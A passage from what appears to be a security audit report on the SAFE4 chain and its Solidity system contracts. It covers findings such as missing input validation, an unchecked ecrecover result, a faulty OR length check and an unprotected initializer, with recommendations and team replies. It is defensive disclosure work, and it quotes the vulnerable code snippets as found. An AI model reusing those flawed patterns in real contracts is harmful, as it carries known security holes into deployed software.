  34          require(msg.value > 0, "invalid amount");
  35          uint id = addRecord(_to, msg.value, _lockDay);
  36          emit SafeDeposit(_to, msg.value, _lockDay, id);
  37          return id;
  38      }
```

However, the `fromSafe3` function does not include validation to ensure that `_lockID` matches the `deposit` parameters, such as `_amount`, `_lockDay`, or ownership. This lack of verification creates a potential inconsistency where the provided `_lockID` may not correspond to the migration details, leading to incorrect or unauthorized migration of master nodes.

## Recommendation

Recommend to introduce a validation mechanism in the `fromSafe3` function to ensure that `_lockID` accurately matches the associated deposit details, including `_amount`, `_lockDay`, and ownership.

## Alleviation

**[SAFE4 Team - 11/30/2024]** :

The team heeded the advice and resolved the finding by by implementing validations to ensure the input parameters align with the user's account record. The change is reflected in the commit `41d064050af4ea28b3baaf7ad8c263af8fd5cd6e`.

# MNL-05 | LACK OF NODE TYPE VALIDATION IN `appendRegister` FUNCTION

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Minor | MasterNodeLogic.sol (SAFE4-system-contract): 39 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `MasterNodeLogic.sol`

The `register` function allows users to create two types of master nodes: independent and union. In the case of independent master nodes, only the creator receives rewards, while in union master nodes, rewards are distributed among the founders.

The `appendRegister` function allows users to append themselves to an existing master node.

**`MasterNodeLogic.sol`**

```
 39      function appendRegister(address _addr, uint _lockDay) public payable
 override {
 40          require(getMasterNodeStorage().exist(_addr), "non-existent masternode")
;
 41          require(!getMasterNodeStorage().existNodeAddress(msg.sender),
"caller can't be supernode and masternode");
 42          require(msg.value >= getPropertyValue("masternode_append_min_amount") *
 Constant.COIN, "less than min append lock amount");
 43          require(_lockDay >= getPropertyValue("masternode_append_min_lockday"),
"less than min append lock day");
 44          uint lockID = getAccountManager().deposit{value: msg.value}(msg.sender,
 _lockDay);
 45          getMasterNodeStorage().append(_addr, lockID, msg.value);
 46          getAccountManager().setRecordFreezeInfo(lockID, _addr, getPropertyValue
("record_masternode_freezeday"));
// partner's lock id can't register other masternode until unfreeze it
 47          emit MNAppendRegister(_addr, msg.sender, msg.value, _lockDay, lockID);
 48      }
```

However, this function does not validate whether the target master node is independent or union. As a result, users can mistakenly append themselves to an independent master node, where they are ineligible to receive rewards. Additionally, their accounts will be frozen for the lock period defined during registration, further limiting their ability to participate in other nodes or actions.

## Recommendation

Recommend adding a check to ensure that only union nodes can accept new members via `appendRegister`.

## Alleviation

**[SAFE4 Team - 01/03/2025]** :

The team heeded the advice and resolved the finding by introducing a new attribute, `isUnion`, to the node structure and implementing a verification mechanism to determine if the node is a union node. The change is reflected in the commit `e39f77221a00663e6cd4e1f1e11581502f5ae9e2` and in the commit `99dcf46ef2f99203df249ae2a10ed892939daf1e`.

# PSF-02 INCONSISTENT VALIDATION OF `startPayTime` IN `create` AND `vote` FUNCTIONS

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue, Inconsistency | Minor | Proposal.sol (SAFE4-system-contract): 28, 60 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `Propose.sol`

The `create` function validates that the proposal's `_startPayTime` is greater than or equal to the current `block.timestamp` using:

```
30      require(_startPayTime >= block.timestamp, "invalid start pay time");
```

In contrast, the `vote` function enforces that `block.timestamp` must be strictly less than `startPayTime` using:

```
60      require(block.timestamp < proposals[_id].startPayTime,
"proposal is out of day");
```

This inconsistency causes a conflict where if `_startPayTime == block.timestamp` during proposal creation, the proposal is valid and can be created, but it will fail the vote validation, making it impossible to vote on such proposals.

## Recommendation

Recommend ensuring consistent validation logic between `create` and `vote` functions.

## Alleviation

**[SAFE4 Team - 12/30/2024]** :

This is the intended design behavior. In the `create` function, it is necessary to ensure that startPayTime is greater than or

equal to the current block time. In the `vote` function, it is necessary to ensure that the voting time (block.timestamp) is less than startPayTime.

# SAA-08 REMAINING REWARD AMOUNT NOT CONSIDERED IN `reward` FUNCTION

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue, Coding Style | Minor | MasterNodeLogic.sol (SAFE4-system-contract): 74~75; SuperNodeLogic.sol (SAFE4-system-contract): 76~78 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `MasterNodeLogic.sol`
- `SuperNodeLogic.sol`

The reward function is responsible for distributing rewards to the creator and founders of a masternode. The reward calculation is as follows:

**`MasterNodeLogic`**

```
  74      uint creatorReward = msg.value * info.incentivePlan.creator / Constant.
MAX_INCENTIVE;
  75      uint partnerReward = msg.value* info.incentivePlan.partner / Constant.
MAX_INCENTIVE;
  76      rewardCreator(info, creatorReward);
  77      rewardFounders(info, partnerReward);
```

However, due to Solidity's integer division behavior, the remaining reward after calculating `creatorReward` and `partnerReward` (msg.value - (creatorReward + partnerReward)) is not accounted for. This leftover value is effectively lost. Over time, the accumulation of these unallocated rewards can result in significant discrepancies in reward distribution.

The rewards distribution in the `SuperNodeLogic` also has this issue:

**`SuperNodeLogic`**

```
 76         uint creatorReward = msg.value * info.incentivePlan.creator / Constant.
MAX_INCENTIVE;
 77         uint partnerReward = msg.value * info.incentivePlan.partner / Constant.
MAX_INCENTIVE;
 78         uint voterReward = msg.value * info.incentivePlan.voter / Constant.
MAX_INCENTIVE;
```

## Recommendation

Recommend to ensure proper handling and allocation of any remaining rewards after distribution to prevent losses and inconsistencies.

## Alleviation

**[SAFE4 Team - 11/30/2024]** :

The team heeded the advice and resolved the finding by allocating the remaining rewards after calculating the shares for previous roles to the last role. The change is reflected in the commit `ea4bdea7f7c3a6f81b921d4290fbfd75a07a7809` .

# SAE-16 `time.Now` APPLIED IN KEY PACKAGES MAY LEAD TO INCONSISTENCY

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Inconsistency | Minor | consensus/spos/spos.go (SAFE4): 353~354, 739~741, 1273~1274; eth/node_state_monitor.go (SAFE4): 120~121, 218~219, 385~386, 474~475, 474~475; miner/worker.go (SAFE4): 456~457, 461~464, 467~471, 487~488, 498~499, 641~642 | Acknowledged |

## Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos/spos.go`
- `eth/node_state_monitor.go`
- `miner/worker.go`

The use of `time.Now` may result in inconsistencies across different network environment variations. While this may not pose a significant issue if it only affects log information, it is crucial to exercise caution in key packages such as consensus, eth, and mining. The usage of this method should be carefully considered to avoid introducing potential indeterminism into these fundamental processes.

As noted in the specified locations, the code snippet can be presented as follows:

**`consensus/spos/spos.go`**

```
353     if header.Time > uint64(time.Now().Unix() +
sposAllowedFutureBlockTimeSeconds){
```

```
739     if header.Time < uint64(time.Now().Unix()) {
740         header.Time = uint64(time.Now().Unix())
741     }
```

```
1273             rand.Seed(time.Now().UnixNano())
```

`eth/node_state_monitor.go`

```
120         curTime := time.Now().Unix()
```

```
218             curTime := time.Now().Unix()
```

```
385     curTime := time.Now().Unix()
```

```
474     curTime := time.Now().Unix()
```

`miner/worker.go`

```
456     lastCommitTime := uint64(time.Now().Unix())
457     for {
458         select {
459         case <-w.startCh:
460             clearPending(w.chain.CurrentBlock().NumberU64())
461             timestamp = time.Now().Unix()
462             commit(false, commitInterruptNewHead)
463             lastCommitTime = uint64(time.Now().Unix())
464
465         case head := <-w.chainHeadCh:
466             clearPending(head.Block.NumberU64())
467             timestamp = time.Now().Unix()
468
469             commit(false, commitInterruptNewHead)
470             lastCommitTime = uint64(time.Now().Unix())
471
```

```
487                         curTime := uint64(time.Now().Unix())
```

```
498                 lastCommitTime = uint64(time.Now().Unix())
```

```
641                     w.commitWork(nil, true, time.Now().Unix())
```

Based on the deliberated latency design of block producers for propagating blocks across the network, to mitigate the potential inconsistencies or indeterminism introduced by this attack vector, it is recommended to enhance time synchronization—for example, by implementing NTP—across all nodes, particularly for the block producers, to ensure they are aligned within the same time frame.

## Recommendation

Recommend to implement NTP synchronization during the node startup process, e.g.

```
    syncer := ntp.NewSyncTime(cfg.NTP, nil)
    syncer.StartSyncingTime()
```

in the node startup along with height catch-up indicator.

## Alleviation

**[SAFE4 Team - 01/06/2025]** :
The team acknowledged the finding with no changes at current version. With note below on the clarification on the specific design of `SPoS` :

> Firstly, there are some comparisons between time.Now() and block.Time in the go-ethereum project, but the go-ethereum does not require the NTP client to be launched for updating time.

```
       if err := ethash.verifyHeader(chain, uncle, ancestors[uncle.ParentHash],
true, time.Now().Unix()); err != nil {
          return err
       }
   }
   return nil
}
```

```
// verifyHeader checks whether a header conforms to the consensus rules of the
// stock Ethereum ethash engine.
// See YP section 4.3.4. "Block Header Validity"
func (ethash *Ethash) verifyHeader(chain consensus.ChainHeaderReader, header, parent
*types.Header, uncle bool, unixNow int64) error {
   // Ensure that the header's extra-data section is of a reasonable size
   if uint64(len(header.Extra)) > params.MaximumExtraDataSize {
      return fmt.Errorf("extra-data too long: %d > %d", len(header.Extra),
params.MaximumExtraDataSize)
   }
```

> Secondly, most of operate systems are equipped with the function of automatic time synchronization, and the problem of time synchronization is relatively rare.

> Thirdly, the header.Time is compared with time.Now() in SPoS consensus algorithm. The block or header will be rejected if header.Time is invalid.

> Fourthly, even if a fork occurs due to time synchronization issues, the SAFE4 blockchain will be replaced by a long chain instead of s short chain.

# SAE-17 NO SANITY CHECK ON BLOCK HEADER GASLIMIT AGAINST THE RESERVED MAXSYSTEMREWARDTXGAS

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Inconsistency, Logical Issue | Minor | consensus/spos/spos.go (SAFE4): 1149~1153; core/state_transition.go (SAFE4): 209~212; miner/worker.go (SAFE4): 879~886 | Resolved |

## Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos/spos.go`
- `miner/worker.go`
- `core/state_transition.go`

In the worker, prior to filling the block with transactions by the miner or block producer, there is a purposeful design in `spos` to allocate `MaxSystemRewardTxGas` specifically for the reward transaction, which is essential for the distribution of rewards within this block.

**`miner/worker.go`**

```
879  func (w *worker) commitTransactions(env *environment, txs *types.
TransactionsByPriceAndNonce, interrupt *int32) error {
880      gasLimit := env.header.GasLimit
881      if _, ok := w.engine.(*spos.Spos); ok {
882          gasLimit -= params.MaxSystemRewardTxGas
883      }
884      if env.gasPool == nil {
885          env.gasPool = new(core.GasPool).AddGas(gasLimit)
886      }
```

However, there is no sanity check on the block gas limit in relation to `MaxSystemRewardTxGas`. As a result, the gas limit, once reduced by the `MaxSystemRewardTxGas`, could be considered an extremely large value following an overflow of the

uint64 number. The `env.gasPool` is filled with the extremely large amounts of gas, which may include as many normal transactions as possible in the block.

In the `Reward` method, a new gas pool is initialized to manage gas consumption specifically for reward distribution transactions, which take place after the standard filling transactions are completed. The block gas limit is incorporated into the gas pool to ensure that reward transactions executed with adequate gas.

**consensus/spos/spos.go**

```
 1149  func (s *Spos) Reward(snAddr common.Address, snCount *big.Int, mnAddr common.
Address, mnCount *big.Int, ppAddr common.Address, ppCount *big.Int, header *types.
Header, state *state.StateDB, txs *[]*types.Transaction, receipts *[]*types.Receipt)
 error {
 1150
 1151    gasPool := new(core.GasPool).AddGas(header.GasLimit)
 1152    receipt, err := core.ApplyTransaction(s.chainConfig, s.chain, &header.
Coinbase, gasPool, state, header, tx, &header.GasUsed, *s.chain.GetVMConfig())
 1153
```

The reward transaction bypassed the mempool validation of the gas input against the block gas limit and went directly to EVM execution. It would fail during the state transition in `preCheck()` when executing `buygas` if the gas pool is less than the input gas specified for the transaction.

**core/state_transition.go**

```
207  func (st *StateTransition) buyGas() error {
208
209      if err := st.gp.SubGas(st.msg.Gas()); err != nil {
210          return err
211      }
```

If the `Reward()` fails, block finalization will pause, causing a halt in the block production process. However, since the block gas limit in the header is pre-set and can be monitored by the chain operator, this may not lead to a critical issue within the system. Nonetheless, from a code perspective, it is recommended to perform a sanity check on the header gas limit.

Moreover, it is essential to understand the gas space between the block gas limit and the reserved gas for `MaxSystemRewardTxGas`, which pertains to specific reward transactions. The remaining gap is designated for normal transactions, and this can influence the gas fee market and per-block gas usage, particularly in relation to the block gas adjustment mechanisms introduced in `EIP-1559`. This should be taken into consideration on the block gas limit design before the mainnet launch.

## Recommendation

Recommend sanity check against the block header gaslimit with reserved `MaxSystemRewardTxGas`.

## Alleviation

**[SAFE4 Team - 12/21/2024]** :

The team heeded our advice and resolved the finding by adding sanity check against the block gas limit. The change is reflected in the commit `0cb15a68bf83bb935190d088b2121c4e0dade4a1` .

# SFA-02 CONCERNS ON `CallContract` WITH FIXED GAS ADJUSTMENT

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Magic Numbers, Design Issue | Minor | core/systemcontracts/contract_api/api_util.go (SAFE 4): 88~94 | Acknowledged |

## Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `core/systemcontracts/contract_api/api_util.go`

There is a wrapper for the underlying smart contract call referred to as `CallContract`, as demonstrated in the code snippet below:

**`core/systemcontracts/contract_api/api_util.go`**

```
88      gas, err := blockChainAPI.EstimateGas(ctx, args, nil)
89      if err != nil {
90          return common.Hash{}, err
91      }
92      gas = gas * 6 / 5
93      args.Gas = &gas
94      return transactionPoolAPI.SendTransaction(ctx, args)
```

In line 92, a fixed gas adjustment is implemented with the expression `gas = gas * 6 / 5`, which results in approximately a 20% increase over the originally calculated gas amount.

However, gas predictions can be inaccurate, particularly during periods of network congestion, making this adjustment insufficient to guarantee that transactions will always execute successfully. In scenarios where the transaction execution state on the blockchain is critical, a more reliable method is needed to ensure the transaction's execution, especially if `CallContract` does not produce a deterministic result.

The involved functions in a wide range of contract APIs from account manager, master node operations, property, proposal,

legacy safe3 related, super node vote and super node O&M, which could be listed as following:

- DepositAccount
- BatchDeposit4One
- BatchDeposit4Multi
- WithdrawAccount
- WithdrawAccountByID
- TransferAccount
- AddAccountLockDay
- RegisterMasterNode
- AppendRegisterMasterNode
- TurnRegisterMasterNode
- ChangeMasterNodeAddress
- ChangeMasterNodeEnode
- ChangeMasterNodeDescription
- ChangeMasterNodeIsOfficial
- UploadMasterNodeStates
- AddProperty
- ApplyUpdateProperty
- Vote4UpdateProperty
- CreateProposal
- Vote4Proposal
- ChangeProposalTitle
- ChangeProposalPayAmount
- ChangeProposalPayTimes
- ChangeProposalStartPayTime
- ChangeProposalEndPayTime
- ChangeProposalDescription
- BatchRedeemAvailable
- BatchRedeemLocked
- BatchRedeemMasterNode
- ApplyRedeemSpecial
- Vote4Special
- VoteOrApproval
- VoteOrApprovalWithAmount
- RemoveVoteOrApproval
- ProxyVote
- RegisterSuperNode

- AppendRegisterSuperNode
- TurnRegisterSuperNode
- ChangeSuperNodeAddress
- ChangeSuperNodeName
- ChangeSuperNodeEnode
- ChangeSuperNodeDescription
- ChangeSuperNodeIsOfficial
- UploadSuperNodeStates

The auditing team would like to know if it's intended design with thorough consideration on the execution of the transaction invoking the `CallContract` method.

## Recommendation

The auditing team would like to know if it's intended design with thorough consideration on the execution of the transaction invoking the `CallContract` method.

## Alleviation

**[SAFE4 Team - 12/02/2024]** :
The team acknowledged it was a compromised solution for it with comment as below:

> Increasing gas by 20% is a compromise solution. From DepositAccount to UploadSuperNodeStates, most of APIs are called in SAFE4 console, and few users invoke them. Users prefer to use PC Wallet or Wallet App to handle corresponding business.

# SNA-01 INCONSISTENT ADDRESS UPDATE IN `updateAddress` FUNCTION

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Minor | SuperNodeStorage.sol (SAFE4-system-contract): 41~48 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `SuperNodeStorage.sol`

The `updateAddress` function in the smart contract updates the `addr2info` mapping with a new address but fails to update the `name2addr` mapping. This inconsistency may result in users retrieving outdated addresses when querying by supernode name. Below is the code snippet for the `updateAddress` function:

```
function updateAddress(address _addr, address _newAddr) public override
onlySuperNodeLogic {
    addr2info[_newAddr] = addr2info[_addr];
    addr2info[_newAddr].addr = _newAddr;
    addr2info[_newAddr].updateHeight = 0;
    delete addr2info[_addr];
    id2addr[addr2info[_newAddr].id] = _newAddr;
    enode2addr[addr2info[_newAddr].enode] = _newAddr;
}
```

## Recommendation

Recommend ensuring the `name2addr` mapping is synchronized with the address update, and include an additional line in the updateAddress function to update the `name2addr` mapping.

## Alleviation

**[SAFE4 Team - 12/30/2024]** :

The team heeded our advice and resolved the finding by updating `name2addr` accordingly. The change is reflected in the commit `085ebfe64be888860c86e20cdb15c8fd2492643c` .

# SSE-03 | MISSING KEYWORD `payable` OR FUNCTION `receive`

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Volatile Code | Minor | Safe3.sol (SAFE4-system-contract): 94, 115 | Acknowledged |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `Safe3.sol`

The function `fromSafe3` uses `{value:}` structure and is designed to receive native tokens, but the `payable` keyword is missing from the functions `batchRedeemLocked` and `batchRedeemMasterNode`, the `receive` function is missing from the `Safe3`, making it impossible to receive native tokens.

## Recommendation

Recommend adding `receive` functions or modifying the functions `batchRedeemLocked` and `batchRedeemMasterNode` with the `payable` keyword.

## Alleviation

**[SAFE4 Team - 12/30/2024]** :
The team acknowledged the finding without any changes at the current version.

> In the genesis block, the `Safe3` contract will have a built-in amount, so `batchRedeemAvailable` and `batchRedeemLocked` do not need to be paid to accept SAFE.

**[CertiK - 02/18/2025]** :
While the current version of the contract may not require native token handling due to the genesis block's built-in amount, it is still important to be aware of the risks involved in not having the payable keyword and `receive()` function. Future updates or unforeseen use cases could require these changes, and the current contract architecture might limit flexibility or introduce

risks in such scenarios. The risk status remains `Acknowledged`, with no further mitigations identified during the current audit engagement. It is recommended to maintain awareness of this potential limitation as the contract evolves.

# SSE-05 | INCORRECT ARRAY LENGTH CHECK

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Minor | Safe3.sol (SAFE4-system-contract): 104 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `Safe3.sol`

The function `batchRedeemMasterNode()` is defined with multiple array-type parameters, and it mandates that the lengths of these incoming arrays must be consistent.

However, an issue arises in the `require` validation statement, where logical `OR` is used to combine all length-comparison conditions.

```
require(_pubkeys.length == _sigs.length || _sigs.length == _enodes.length, ...);
```

This implies that the validation will pass as long as the lengths of one pair of arrays are consistent, which is inconsistent with the intended validation purpose.

## Recommendation

Recommend updating the validation logic to ensure all specified array parameters have consistent lengths.

## Alleviation

**[SAFE4 Team - 12/31/2024]** :

The team heeded the advice and resolved the finding by correcting the validation logic. The change is reflected in the commit `af1d58ed8f0452ca0046f86b27d9a8825ce87e6d` .

# SSE-06 LACK OF ZERO ADDRESS VALIDATION OF `ecrecover()` RETURN VALUE

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Coding Style | Minor | Safe3.sol (SAFE4-system-contract): 426 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `Safe3.sol`

The `ecrecover()` function can return the zero address (0x0000000000000000000000000000000000000000) if the signature was invalid or the message was malformed. When the smart contract does not check the output of `ecrecover()` and assumes it is always a valid address, vulnerability may arise.

## Recommendation

Recommend adding sanity validation for the return data of `ecrecover()` to ensure that the return address is not the zero address unless the zero address is a valid and intended result within the contract's logic.

We would suggest using OpenZeppelin's ECDSA Library contract as it implements correctly recovering the address from the signature.

## Alleviation

**[SAFE4 Team - 01/02/2025]** :
The team heeded the advice and resolved the finding by using the OpenZeppelin ECDSA library for signature verification. The change is reflected in the commit `71d426e11c584dd0cb282f43ab2e7c4dfec17c81` and the commit `fa778774034f77968f6571ea220fc3c6ad86b0ac` .

# SSE-07 LACK OF SIGNATURE LENGTH VALIDATION IN `checkSig` FUNCTION

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Coding Issue | Minor | Safe3.sol (SAFE4-system-contract): 409~427 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `Safe3.sol`

**`Safe3.sol`**

```
409     function checkSig(bytes memory _pubkey, bytes memory _sig,
address _targetAddr) public pure returns (bool) {
410         string memory safe3Addr = getSafe3Addr(_pubkey);
411         bytes32 h;
412         if(_targetAddr == address(0)) {
413             h = sha256(abi.encodePacked(safe3Addr));
414         } else {
415             h = sha256(abi.encodePacked(safe3Addr, _targetAddr));
416         }
417         bytes32 msgHash = keccak256(abi.encodePacked(
"\x19Ethereum Signed Message:\n32", h));
418         bytes32 r;
419         bytes32 s;
420         uint8 v;
421         assembly{
422             r := mload(add(_sig ,32))
423             s := mload(add(_sig ,64))
424             v := byte(0,mload(add(_sig ,96)))
425         }
426         return getSafe4Addr(_pubkey) == ecrecover(msgHash, v, r, s);
427     }
```

The `checkSig` function does not validate the length of the `_sig` parameter. This can lead to potential vulnerabilities, as the function assumes that the signature is always correctly formatted and of the expected length (65 bytes). Without proper length validation, malformed or short signatures could cause unexpected behavior or errors. The function may behave unpredictably if an improperly sized signature is provided, which could lead to failures in the application logic that relies on this function.

## Recommendation

Recommend implementing a check at the beginning of the `checkSig` function to ensure that the `_sig` parameter is exactly 65 bytes long before proceeding with further processing. If the length is incorrect, the function should revert or return false. This will ensure that only properly formatted signatures are processed, maintaining the integrity and security of the signature verification process.

## Alleviation

**[SAFE4 Team, 01/03/2025]**:
The team heed the advice and resolved this issue at commit: `71d426e11c584dd0cb282f43ab2e7c4dfec17c81` .

# SSF-01 LACK OF STORAGE GAP OR NAMESPACED STORAGE LAYOUT IN UPGRADEABLE CONTRACT

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Design Issue | Minor | System.sol (SAFE4-system-contract): 21 | Acknowledged |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `System.sol`

When updating upgradeable smart contracts for new features or bug fixes, keeping the state variables' declaration order unchanged is essential to avoid storage layout issues.

A practical solution is to include unused state variables or explicitly named storage gaps (like `__gap`) in the base contracts. This foresight allows reserved slots for future use, ensuring that any additions to the contract's state won't disrupt the storage pattern of derived contracts or the compatibility with previously deployed versions. After `ERC-7201`, it is also possible to place all storage variables of a contract into one or more structs like `Namespaced Storage Layout`.

The problem of "Lack of Storage Gap Or NameSpaced Storage Layout in Upgradeable Contract" occurs when **these storage gaps are not incorporated into the base contract's logic nor the base contract defines the namespace storage layout**. As a result, if new state variables are added to the base contract, they might overwrite existing variables in the child contracts due to storage slot collisions.

**In the current contract, the contract allows for future upgrades and is also inherited by other contracts. However, the storage gap is missing for the the current contract, nor is the `namespaced storage layout` used.**

For detailed guidelines and best practices, refer to the following OpenZeppelin documentation:

- https://docs.openzeppelin.com/contracts/4.x/upgradeable#storage_gaps
- https://docs.openzeppelin.com/upgrades-plugins/1.x/writing-upgradeable#storage-gaps

## Recommendation

To mitigate this issue:

1. For enhanced flexibility in future upgrades of the logic contract, it is prudent to reserve a storage gap of an appropriate size in the base contract. This is achieved by declaring a fixed-size array, typically of `uint256` elements, each occupying a 32-byte slot, in the base contract. Label this array with the identifier `__gap` or any name prefixed with `__gap_` to indicate its purpose as a reserved space clearly.
2. it is also possible by placing all storage variables of a contract into one or more structs like `Namespaced Storage Layout` .

More detailed info :

- https://docs.openzeppelin.com/contracts/4.x/upgradeable#storage_gaps

## Alleviation

**[SAFE4 Team - 01/02/2025]** :
The team acknowledged the issue without any changes at current version. The note was marked as below:

> We don't have to think about Storage Gap in the System contract. Firstly, The "System" contract is just a tool contract that contains functions and modifiers only, it will never contain any custom variables in the future. Secondly, we may need to add new members in the future, we will add new variables to the corresponding business contracts, and will not change the original storage slots.

# SSF-02 | UNPROTECTED UPGRADEABLE CONTRACT

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Minor | System.sol (SAFE4-system-contract): 22 | Acknowledged |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `System.sol`

The `System` logic contract does not protect the initializer. An attacker can front-run the `initialize` call and assume ownership of the logic contract. Once in control, the attacker can perform privileged operations, misleading users into believing that they are interacting with the legitimate owner of the upgradeable contract.

## Recommendation

Recommend adding

```
/// @custom:oz-upgrades-unsafe-allow constructor
constructor() initializer {...}
```

OR

```
/// @custom:oz-upgrades-unsafe-allow constructor
constructor() {
  ...
  _disableInitializers();
}
```

This addition will prevent the function `$INIT()` from being called directly in the implementation contract, but the proxy will still be able to initialize its storage variables.

## Alleviation

**[SAFE4 Team - 01/02/2025]** :

The team acknowledged the issue with any changes applied in current version. The note was marked as below:

> All contracts will be built into the genesis block and be initialized in the state. You can refer to the code in the safe4 genesis tool.

```
    if contractNames[i] == "TransparentUpgradeableProxy" {
        account.Storage = construct(map[common.Hash]common.Hash)
        account.Storage[common.BigToHash(big.NewInt(0))] =
common.BigToHash(big.NewInt(1))
        account.Storage[common.BigToHash(big.NewInt(0x33))] =
common.HexToHash(s.ownerAddr)

account.Storage[common.HexToHash("0x360894a13ba1a3210667c828492db98dca3e2076cc3735a9
20a3ca505d382bbc")] = common.HexToHash(contractAddrs[1])

account.Storage[common.HexToHash("0xb53127684a568b3173ae13b9f8a6016e243e63b6e8ee1178
d6a717850b5d6103")] = common.HexToHash(ProxyAdminAddr)
    }
```

> And, the owner of the upgradable contract will be built-in into our account, ensuring that it will not be leaked.

# FES-02 CONCERNS ON THE CONSENSUS DESIGN WITHOUT BFT ADOPTION

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Design Issue | Informational | consensus/spos/spos.go (SAFE4): 1019~1054 | Acknowledged |

## Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos/spos.go`

In blockchain technology, the term "BFT" stands for Byzantine Fault Tolerance, which is a property that allows a system to continue functioning correctly even if some of its nodes fail or act maliciously. Proof of Stake (PoS) is one of the consensus mechanisms used in blockchain frameworks, and it can be utilized effectively without necessarily being Byzantine Fault Tolerant.

The consensus algorithm `spos` here directly implements the PoS model within the consensus engine. However, an examination of the codebase reveals that it do not aim to achieve Byzantine Fault Tolerance (BFT) properties. Although it could still strive for consensus, may be operated under varying assumptions or models.

From the block proposer selection from validators, as the below code snippet shown:

**`consensus/spos/spos.go`**

```
 1019  func sortSupernode(Signers map[common.Address]struct{}, scoreTime uint64) []
common.Address {
 1020      scoreSupernode := make(map[string]common.Address,len(Signers))
 1021
 1022      for signer,_ := range Signers {
 1023          hasher := sha3.NewLegacyKeccak256()
 1024          enc := []interface{}{
 1025              signer.Hash(),
 1026              scoreTime,
 1027          }
 1028
 1029          if err := rlp.Encode(hasher, enc); err != nil {
 1030              panic("can't encode: " + err.Error())
 1031          }
 1032
 1033          hash := common.Hash{}
 1034          hasher.(crypto.KeccakState).Read(hash[:])
 1035          scoreSupernode[hash.String()] = signer
 1036      }
 1037
 1038      resultSuperNode := sortKey(scoreSupernode)
 1039
 1040      now_hi := scoreTime << 32
 1041      for i := 0; i < len(resultSuperNode); i++ {
 1042          k := now_hi + uint64(i) * 2685821657736338717
 1043          k ^= (k >> 12)
 1044          k ^= (k << 25)
 1045          k ^= (k >> 27)
 1046          k *= 2685821657736338717
 1047
 1048          jmax := len(resultSuperNode) - i
 1049          j := uint64(i) + k % uint64(jmax)
 1050          resultSuperNode[i], resultSuperNode[j] = resultSuperNode[j],
resultSuperNode[i]
 1051      }
 1052
 1053      return resultSuperNode
 1054  }
```

It primarily relies on the stake of the underlying validators, specifically the super nodes in this case. Additionally, it incorporates a deliberate delay mechanism for sealing blocks during block production. There are strong assumptions regarding the model and its real-world implementations. Some concerns on security could arise regarding of this implementation of non BFT adoption:

1. **Assumption of Honest Validators**: Non-BFT PoS protocols often assume that a majority of the stake (or an equivalent measure of weight) is controlled by honest participants. If a significant portion of validators are malicious or collude, the security of the network can be compromised.

2. **Finality Concerns**: In non-BFT PoS systems, achieving a final state (i.e., confirming a transaction in an irreversible manner) can be more complex. Without BFT properties, there may be scenarios where forks occur, and it can take

longer to achieve consensus.

3. **Long-Range Attacks**: Non-BFT PoS systems can be vulnerable to long-range attacks, where an attacker creates a valid chain from a point far back in the history of the blockchain. Defenses against this, such as checkpoints or frequent updates to the ledger, need to be carefully implemented.

4. **Economic Incentives and Punishment**: Non-BFT systems usually rely on economic incentives to discourage bad behavior. Validators who act maliciously can lose their staked tokens, which aligns their incentives with the security of the network.

5. **Network Participation**: Non-BFT PoS might encourage broader participation by making it easier for nodes to join and leave without complex requirements for fault tolerance. However, ensuring that enough honest validators are active at all times can be challenging.

The security of non-BFT adaptations in Proof of Stake combines a complex interplay of economic incentives, honest participation, and network dynamics. While these systems can operate effectively under certain conditions and assumptions, they often face significant challenges that must be addressed through careful design and ongoing governance. Understanding these factors is crucial for evaluating the robustness and security of any non-BFT PoS blockchain system. The auditing team would like to seek clarification on the deliberate design of consensus without BFT adoption.

References:

- `Practical Byzantine Fault Tolerance`
- `Tendermint: Consensus without Mining`

## Recommendation

The auditing team would like to seek clarification on the deliberate design of consensus without BFT adoption.

## Alleviation

**[SAFE4 Team - 12/30/2024]** :
The team acknowledged the issue without any changes at the current version with below comments:

